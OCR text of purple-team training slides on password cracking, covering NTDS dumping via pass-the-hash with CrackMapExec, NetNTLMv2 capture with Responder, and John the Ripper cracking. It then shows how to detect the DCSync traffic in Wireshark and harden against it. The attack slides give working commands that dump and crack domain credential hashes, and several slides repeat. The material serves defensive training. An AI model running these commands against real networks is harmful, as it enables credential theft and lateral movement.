


Applied Purple Teaming – LC1160 Password Cracking

Related Applied Purple Teaming Lab: L1160
Related Atomic Purple Team Report: PB1160

MITRE:
TA0003 – Lateral Movement
T1003 – Credential dumping / .003 NTDS
T1550 – Use Alternate Authentication / .002 Pass The Hash
T1110 – Brute Force /.002 Password Cracking

Lifecycle Ingest & Goal Setting


The Ingest: Known Threat & Commonly Executed Tools

The specific attack/component?

- Password Cracking

The goal of the lifecycle:

- Crack passwords



defensiveorigins.com


Atomic Purple Team Phase: Ingest/Analysis

Planning – Methodology

Perform a pass-the-hash attack on the domain and review some other commonly attacked hashes.

Crack the domain's various password hashes:

- NTLM
- NetNTLMv2
- Kerberos
- WPA



defensiveorigins.com

Atomic Purple Team Phase: Planning

Planning - NTDS Enumeration, Exfil, Password Crack

Linux Tools
Responder
Impacket
- NTLMRelay
- SecretsDump


CrackMapExec
- NTDS extraction

John the Ripper
- Password cracking

Eaphammer
Airodump-ng

Windows Defense Tools
Wireshark
WEC / WEF / Subscriptions
Group Policy
PowerShell (limit NBNS)

Network Defenses
Boundary IDS / IPS




defensiveorigins.com

Atomic Purple Team Phase: Planning

Planning – Methodology

- Connect to environment Linux system
- Utilize CrackMapExec and Stolen Hashes
- Connect to Domain Controller over DRSUAPI
- Dump Domain Hash Tables (Exfil / Theft)
- Retrieve Passwords from Hashes (Crack)
- Investigate a Network Packet Capture with Wireshark




defensiveorigins.com

Atomic Purple Team Phase: Planning

Attack Methodology

Crack the domain NTDS file.
Review dcsync network traffic with Wireshark.


Crack a NetNTLMv2 hash.
Crack a couple pre-shared wifi key hashes.
Crack a wireless user's NetNTLM hash.



defensiveorigins.com

Atomic Purple Team Phase: Attack

MITRE:
TA0003 – Lateral Movement



Atomic Purple Team Phase: Attack

Commands:


```
cd /opt/CrackMapExec
python3.8 cme smb 10.10.98.10 -u itadmin -H
      b81fc6f13bee9a3bf900955cb0384900 --ntds > domain-NTDS
```

MITRE:

TA0003 – Lateral Movement
T1003 – Credential dumping / .003 NTDS
T1550 – Use Alternate Authentication / .002 Pass The Hash

Links:

https://www.harmj0y.net/blog/redteaming/pass-the-hash-is-dead-long-live-localaccounttokenfilterpolicy/




Atomic Purple Team Phase: Attack

Commands:

```
cat domain-NTDS | grep aad3b4 | grep -Fv '+' | grep -Fv '$' | tr -s " " |
      cut -d" " -f5 > cme-domain-Hashes
head cme-domain-Hashes
```

MITRE:
T1110 – Brute Force

Links:
https://www.harmj0y.net/blog/redteaming/pass-the-hash-is-dead-long-live-localaccounttokenfilterpolicy/
https://github.com/byt3bl33d3r/CrackMapExec
https://attack.mitre.org/techniques/T1110/002/



Atomic Purple Team Phase: Attack

Commands:

```
cd /opt/john-1.9.0-jumbo-1/run
./john /opt/CrackMapExec/NTLM-Hashes --mask=Badpass?d?d?d?d?d?d --format=NT
      --pot=cracked.pot
```

MITRE:
T1110 – Brute Force /.002 Password Cracking


Links:
https://www.openwall.com/john/
https://attack.mitre.org/techniques/T1110/002/


Attack Methodology

NetNTLMv2


Capture NetNTLMv2 challenge response hashes with Responder.

```
python3 Responder.py -I eth0
```






```
./john --wordlist=/opt/wordlist.txt --pot=/opt/john.pot /opt/JohnTheRipper/apt/ntlmv2-hash.txt
```



defensiveorigins.com

Atomic Purple Team Phase: Attack

Commands:

```
cd /opt/john-1.9.0-jumbo-1/run
./john /opt/CrackMapExec/NTLM-Hashes --mask=Badpass?d?d?d?d?d?d --format=NT
      --pot=cracked.pot
```


MITRE:

T1110 – Brute Force /.002 Password Cracking

Links:

https://www.openwall.com/john/

https://attack.mitre.org/techniques/T1110/002/




Atomic Purple Team Phase: Attack

Commands:

```
cd /opt/john-1.9.0-jumbo-1/run
./john /opt/CrackMapExec/NTLM-Hashes --mask=Badpass?d?d?d?d?d?d --format=NT
      --pot=cracked.pot
```

MITRE:
T1110 – Brute Force /.002 Password Cracking

Links:
https://www.openwall.com/john/
https://attack.mitre.org/techniques/T1110/002/



Atomic Purple Team Phase: Attack

Commands:

```
cd /opt/john-1.9.0-jumbo-1/run
./john /opt/CrackMapExec/NTLM-Hashes --mask=Badpass?d?d?d?d?d?d --format=NT
      --pot=cracked.pot
```

MITRE:
T1110 – Brute Force /.002 Password Cracking

Links:
https://www.openwall.com/john/
https://attack.mitre.org/techniques/T1110/002/

Hunt and Defend Methodology

How will hunting/defending work?

- In this instance, Wireshark, IDS/IPS, packets
- Review the locally stored packet capture, it contains the entire sync
- As seen below, the NTDS.dit file was synced using DRSUAPI
- Domain controller is at 10.10.98.10 and the attacker is at 10.10.98.20

drsuapi


No.	Time	Source	Destination	Protocol	Length	Info
4896	51.725862	10.10.98.20	10.10.98.10	DRSUAPI	278	DsCrackNames request
4897	51.726669	10.10.98.10	10.10.98.20	DRSUAPI	322	DsCrackNames response
4899	51.739511	10.10.98.20	10.10.98.10	DRSUAPI	406	DsGetNCChanges request
4914	51.858419	10.10.98.20	10.10.98.10	DRSUAPI	278	DsCrackNames request
4915	51.859220	10.10.98.10	10.10.98.20	DRSUAPI	322	DsCrackNames response
4918	51.873668	10.10.98.20	10.10.98.10	DRSUAPI	406	DsGetNCChanges request
4931	51.977427	10.10.98.20	10.10.98.10	DRSUAPI	278	DsCrackNames request
4932	51.978178	10.10.98.10	10.10.98.20	DRSUAPI	322	DsCrackNames response
4933	51.990297	10.10.98.20	10.10.98.10	DRSUAPI	406	DsGetNCChanges request
4950	52.158055	10.10.98.20	10.10.98.10	DRSUAPI	278	DsCrackNames request
4955	52.174144	10.10.98.10	10.10.98.20	DRSUAPI	322	DsCrackNames response
4956	52.187107	10.10.98.20	10.10.98.10	DRSUAPI	406	DsGetNCChanges request
4971	52.292146	10.10.98.20	10.10.98.10	DRSUAPI	278	DsCrackNames request

defensiveorigins.com

Atomic Purple Team Phase: Hunt and Defend

MITRE:
T1110 – Brute Force /.002 Password Cracking
T1003 – Credential dumping / .003 NTDS

Links:
https://docs.microsoft.com/en-us/windows/win32/api/ntdsapi/nf-ntdsapi-dscracknamesa



Atomic Purple Team Phase: Hunt and Defend

MITRE:
T1110 – Brute Force /.002 Password Cracking
T1003 – Credential dumping / .003 NTDS

Links:
https://docs.microsoft.com/en-us/windows/win32/api/ntdsapi/nf-ntdsapi-dscracknamesa

Hunt and Defend Methodology

What is DRSUAPI? DCERPC? DsCrackNames? DSGetNCChanges?

- Directory Replication Service over win32 net APIs
- Distributed Computing Environment / Remote Procedure Calls
- DsCrackNames – Object Array Conversion tool


These functions are packed in the CrackMapExec toolkit

- And allow it to operate similar to a client domain controller
- Request synchronization (provided appropriate credentials are available)

defensiveorigins.com

Atomic Purple Team Phase: Hunt and Defend

Adjust / Harden



Are adjustments needed to reach LC Goal?

- Modernized detection mechanisms are prudent
- Limit access to sync services on domain controllers to known and trusted hosts
- IDS / IPS rules should be implemented to monitor network boundary traffic
- Limit access to credential attacks using methods discovered in earlier labs
- Limit user logons from the network (GPO)


Document adjustments and attempt attack/defense again.

defensiveorigins.com

Atomic Purple Team Phase: Adjust and Harden

Report Findings and Prepare for Production

- Prepare a report (playbook).
- Prepare for Change Management Controls for changes to be deployed in production.



defensiveorigins.com

Atomic Purple Team Phase: Reporting

Report Findings and Prepare for Production

Purple Team Lifecycle

Overall Status: **Completed**

PB1160 - Pass The Hash T1075

Lifecycle Project Manager
Kent Ickler
Office: 605-939-0331
Email: kent@defensiveorigins.com

- Lifecycle Kickoff: 2/1/2020
- Simulation Start: 2/6/2020
- Simulation End: 2/10/2020
- Configuration Identified: 2/9/2020
- Change Management Referred: 2/15/2020
- Configuration Deployed: 3/11/2020

Status Code Legend
- Attack Simulation
- Defense Simulation
- System Configuration Change
- Information

